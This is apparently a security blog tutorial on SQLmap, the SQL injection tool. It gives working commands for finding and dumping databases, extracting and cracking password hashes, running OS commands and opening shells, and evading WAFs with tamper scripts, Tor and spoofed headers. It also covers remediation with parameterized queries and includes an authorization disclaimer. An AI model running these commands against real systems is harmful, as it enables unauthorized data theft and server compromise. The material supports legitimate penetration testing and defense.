
SQL injection has been around for decades, and it still appears in the OWASP Top 10 year after year. Despite how well-understood it is, unsanitized input vulnerabilities keep showing up in production applications — and when they do, the consequences range from data leaks to full server compromise. Testing for SQLi manually is tedious work: you’re crafting payloads, watching response diffs, and iterating through dozens of attack variations for every parameter.
SQLmap automates all of that. Written in Python, it’s the industry-standard open-source tool for detecting and exploiting SQL injection flaws. Whether you’re working through a bug bounty program, conducting an authorized red team assessment, or verifying findings from a manual code review, SQLmap is a tool you’ll reach for constantly.
This guide is written for authorized penetration testing and security research only. Always confirm written permission before testing any system you don’t own.
The SQL Injection Techniques SQLmap Supports
SQLmap doesn’t rely on a single exploitation method — it implements six distinct techniques, which it tries automatically based on what the target database responds to:
- Boolean-Based Blind — Sends requests that force the database to evaluate true/false conditions. SQLmap reads changes in the HTTP response to determine whether the expression evaluated as true or false, and reconstructs data one bit at a time.
- Time-Based Blind — Used when the application doesn’t visibly change its output regardless of database responses. SQLmap injects sleep commands (
SLEEP(),pg_sleep(),WAITFOR DELAY) and measures whether the server pauses before responding. - Error-Based — Exploits databases that return error messages in the HTTP response. By triggering errors that contain query results, SQLmap can extract data quickly without needing to infer anything from response differences.
- UNION Query-Based — Uses the SQL
UNIONoperator to append attacker-controlled query results to the application’s normal output. This is the fastest extraction method when it works. - Stacked Queries (Piggybacking) — Executes multiple SQL statements in a single request by separating them with a semicolon. Critical for write operations like creating admin accounts or executing OS-level commands.
- Out-of-Band (OOB) — When other channels are blocked or too slow, forces the database to initiate an outbound connection (DNS lookup or HTTP request) to an attacker-controlled server, smuggling data inside the request itself.
Installation and Environment Setup
SQLmap requires Python 3.6 or later. Git is the easiest way to get it.
Option A: Clone from GitHub (Recommended)
Cloning the repository gives you the latest version with current detection signatures and tamper scripts:
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev && cd sqlmap-dev
Run it directly with Python:
python3 sqlmap.py -h
Option B: Install via Package Manager
For security-focused Linux distributions, package managers offer a quicker setup:
- Debian / Ubuntu / Kali:
sudo apt-get update && sudo apt-get install sqlmap - Arch Linux:
sudo pacman -Syy sqlmap - RHEL / Fedora:
sudo dnf install sqlmap
The SQLmap Pentesting Workflow
Jumping straight to data dumping without first confirming the injection point is a common mistake — it generates noisy traffic and burns time on false positives. A structured approach works better:
Core Commands and Real-World Usage
Let’s walk through a realistic engagement step by step, from specifying the target through database enumeration to optional OS access.
1. Specifying the Target
Single URL
The most straightforward approach — always wrap URLs in quotes to stop the shell from misinterpreting special characters like &:
sqlmap -u "http://example.com/item.php?id=1"
Burp Suite Request Files
In real assessments, targets often require session cookies, CSRF tokens, or POST bodies that would be painful to reproduce manually. The cleaner approach is to capture the request in Burp Suite, save it as a text file, and hand it directly to SQLmap:
sqlmap -r request.txt
This preserves every header, cookie, and body parameter exactly as the application expects to see them.
Batch Scanning Multiple Targets
When you have a list of URLs from recon tooling, you can feed them all at once:
sqlmap -m targets.txt --batch
The --batch flag makes SQLmap non-interactive, accepting default answers to all prompts — useful for automation but review the results carefully afterward.
2. Database and Schema Enumeration
Once SQLmap confirms an injectable parameter, work through enumeration methodically. Dumping everything at once creates a massive alert footprint.
Step 1 — List available databases:
sqlmap -u "http://example.com/item.php?id=1" --dbs
Step 2 — List tables in a specific database:
sqlmap -u "http://example.com/item.php?id=1" -D target_db --tables
Step 3 — Inspect columns in a high-value table:
sqlmap -u "http://example.com/item.php?id=1" -D target_db -T users --columns
Step 4 — Dump data:
# Dump the entire table
sqlmap -u "http://example.com/item.php?id=1" -D target_db -T users --dump

# Dump only specific columns to limit data footprint
sqlmap -u "http://example.com/item.php?id=1" -D target_db -T users -C username,password --dump
3. Enumerating Privileges and Credentials
Understanding what privileges the database connection has tells you how much damage an attacker could do — and whether OS-level access is on the table.
Check for DBA status:
sqlmap -u "http://example.com/item.php?id=1" --current-user --is-dba
Extract password hashes:
sqlmap -u "http://example.com/item.php?id=1" --passwords
SQLmap will automatically offer to run a dictionary attack against any hashes it recovers.
4. Operating System Access
If the database user has DBA privileges and the backend DBMS supports stacked queries or user-defined functions, you may be able to interact with the underlying operating system — a significant escalation in impact.
Run a single command:
sqlmap -u "http://example.com/item.php?id=1" --os-cmd="whoami"
Spawn an interactive shell:
sqlmap -u "http://example.com/item.php?id=1" --os-shell
SQLmap will attempt to upload a web shell (PHP, ASP, or JSP depending on the server stack) or leverage database-native execution functions like xp_cmdshell in MSSQL or sys_eval() in MySQL.
Advanced Tactics: Evasion and Tuning
Modern production environments rarely sit unprotected. WAFs, IDS systems, and rate limiters will block standard SQLmap scans quickly. Here’s how to adapt.
Bypassing Web Application Firewalls
Tamper scripts modify SQLmap’s outgoing payloads to defeat signature-based pattern matching. For example, replacing spaces with SQL comments or encoding characters to avoid detection:
sqlmap -u "http://example.com/item.php?id=1" --tamper="space2comment,charencode"
Run --list-tampers to see the full list of available scripts — there are dozens, covering everything from case randomization to multi-encoding.
Randomize the User-Agent to avoid fingerprinting on the default Python/SQLmap string:
sqlmap -u "http://example.com/item.php?id=1" --random-agent
Spoof headers that rate limiters might use to identify clients:
sqlmap -u "http://example.com/item.php?id=1" -H "X-Forwarded-For: 127.0.0.1"
Route through Tor when you need to obscure your origin:
sqlmap -u "http://example.com/item.php?id=1" --tor --check-tor
Tuning Scan Speed
By default, SQLmap runs conservatively (single thread, conservative timing). For internal pentests or staging environments where stealth isn’t a concern:
sqlmap -u "http://example.com/item.php?id=1" -o --threads=5 --keep-alive
--threads=5— concurrent HTTP requests (max 10)-o— enables all optimization flags at once--keep-alive— reuses HTTP connections to reduce latency--null-connection— retrieves page length without fetching the full body, which dramatically speeds up blind injection
Controlling Risk and Test Depth
--level(1–5): How broadly SQLmap tests. Level 1 (default) covers standard parameters. Level 2 adds cookies, Level 3 adds User-Agent and Referer headers. Higher levels test more injection points and payloads.--risk(1–3): How aggressive the payloads are. Risk 1 is safe for any target. Risk 2 adds heavier time-based tests. Risk 3 adds OR-based tests, which can modify database content — use carefully and only in environments where you have explicit authorization for that impact.
SQLmap Cheat Sheet
Target and Request Configuration
| Option | Description | Example |
|---|---|---|
-u URL | Specify the target URL | -u "http://target.com/index.php?id=1" |
-r FILE | Load HTTP request from a file | -r post_request.txt |
-m FILE | Scan multiple targets from a text file | -m targets.txt |
-g DORK | Use Google dork results as targets | -g "inurl:index.php?id=" |
--data=DATA | Send data via POST request | --data="id=1&name=test" |
--cookie=COOKIE | Supply session cookies | --cookie="PHPSESSID=abc123xyz" |
-H HEADER | Add a custom header | -H "Authorization: Bearer jwt_token" |
--random-agent | Randomize the HTTP User-Agent | --random-agent |
--proxy=PROXY | Route requests through a proxy | --proxy="http://127.0.0.1:8080" |
--tor | Route requests via Tor | --tor |
Optimization and Detection
| Option | Description | Example |
|---|---|---|
-o | Enable all optimization flags | -o |
--threads=N | Concurrent HTTP requests (default 1, max 10) | --threads=5 |
--keep-alive | Use persistent HTTP connections | --keep-alive |
--null-connection | Fetch page length without full response body | --null-connection |
--level=N | Test depth (1–5, default 1) | --level=3 |
--risk=N | Payload aggressiveness (1–3, default 1) | --risk=2 |
--tamper=SCRIPT | Apply tamper scripts to bypass WAF filters | --tamper="charencode" |
--dbms=DBMS | Force a specific database type | --dbms="MySQL" |
Enumeration and Exploitation
| Option | Description | Example |
|---|---|---|
--dbs | List all databases | --dbs |
--tables | List tables in a database | --tables -D db_name |
--columns | List columns in a table | --columns -D db_name -T table_name |
--dump | Dump data from a table | --dump -D db_name -T table_name |
--current-user | Show the active database user | --current-user |
--is-dba | Check if the current user has DBA privileges | --is-dba |
--passwords | Extract and attempt to crack password hashes | --passwords |
--os-cmd=CMD | Execute a single OS command | --os-cmd="whoami" |
--os-shell | Open an interactive OS shell | --os-shell |
--batch | Run non-interactively with default answers | --batch |
Remediation: Fixing SQL Injection
A penetration test without remediation guidance is incomplete. The good news is that SQL injection is entirely preventable — these fixes are well-established and not complicated to implement.
1. Use parameterized queries (prepared statements). This is the most important fix. When you use a prepared statement, the database driver separates SQL code from data, so user input can never be interpreted as executable SQL regardless of what it contains:
# Vulnerable
cursor.execute(f"SELECT * FROM users WHERE username = '{user_input}'")

# Fixed
cursor.execute("SELECT * FROM users WHERE username = %s", (user_input,))
2. Use an ORM. Frameworks like SQLAlchemy (Python), Hibernate (Java), or Entity Framework (.NET) construct queries safely by default. You get the security benefits of parameterized queries without writing SQL manually.
3. Apply least privilege to database accounts. The web application’s database user should only have the permissions it actually needs — typically SELECT, INSERT, UPDATE, and DELETE on specific tables. No DROP, no CREATE, and definitely no admin rights. If SQLmap can’t escalate to DBA, the blast radius of a successful injection drops dramatically.
4. Deploy a WAF as a secondary layer. WAFs shouldn’t be your primary defense — they can be bypassed, as this guide demonstrates — but they’re valuable as a detection layer and can block automated scanners in production while you patch the underlying vulnerability.
Legal and Ethical Disclaimer
SQLmap is a powerful tool that can cause real damage if misused. Scanning or exploiting systems without explicit written authorization from the system owner is illegal in most jurisdictions and can result in criminal charges. This guide exists to help security professionals do their jobs better — authorized penetration testing, bug bounty work within defined scope, and defensive security research. Always test within the boundaries you’ve been given, document your scope clearly, and stop immediately if you exceed it.
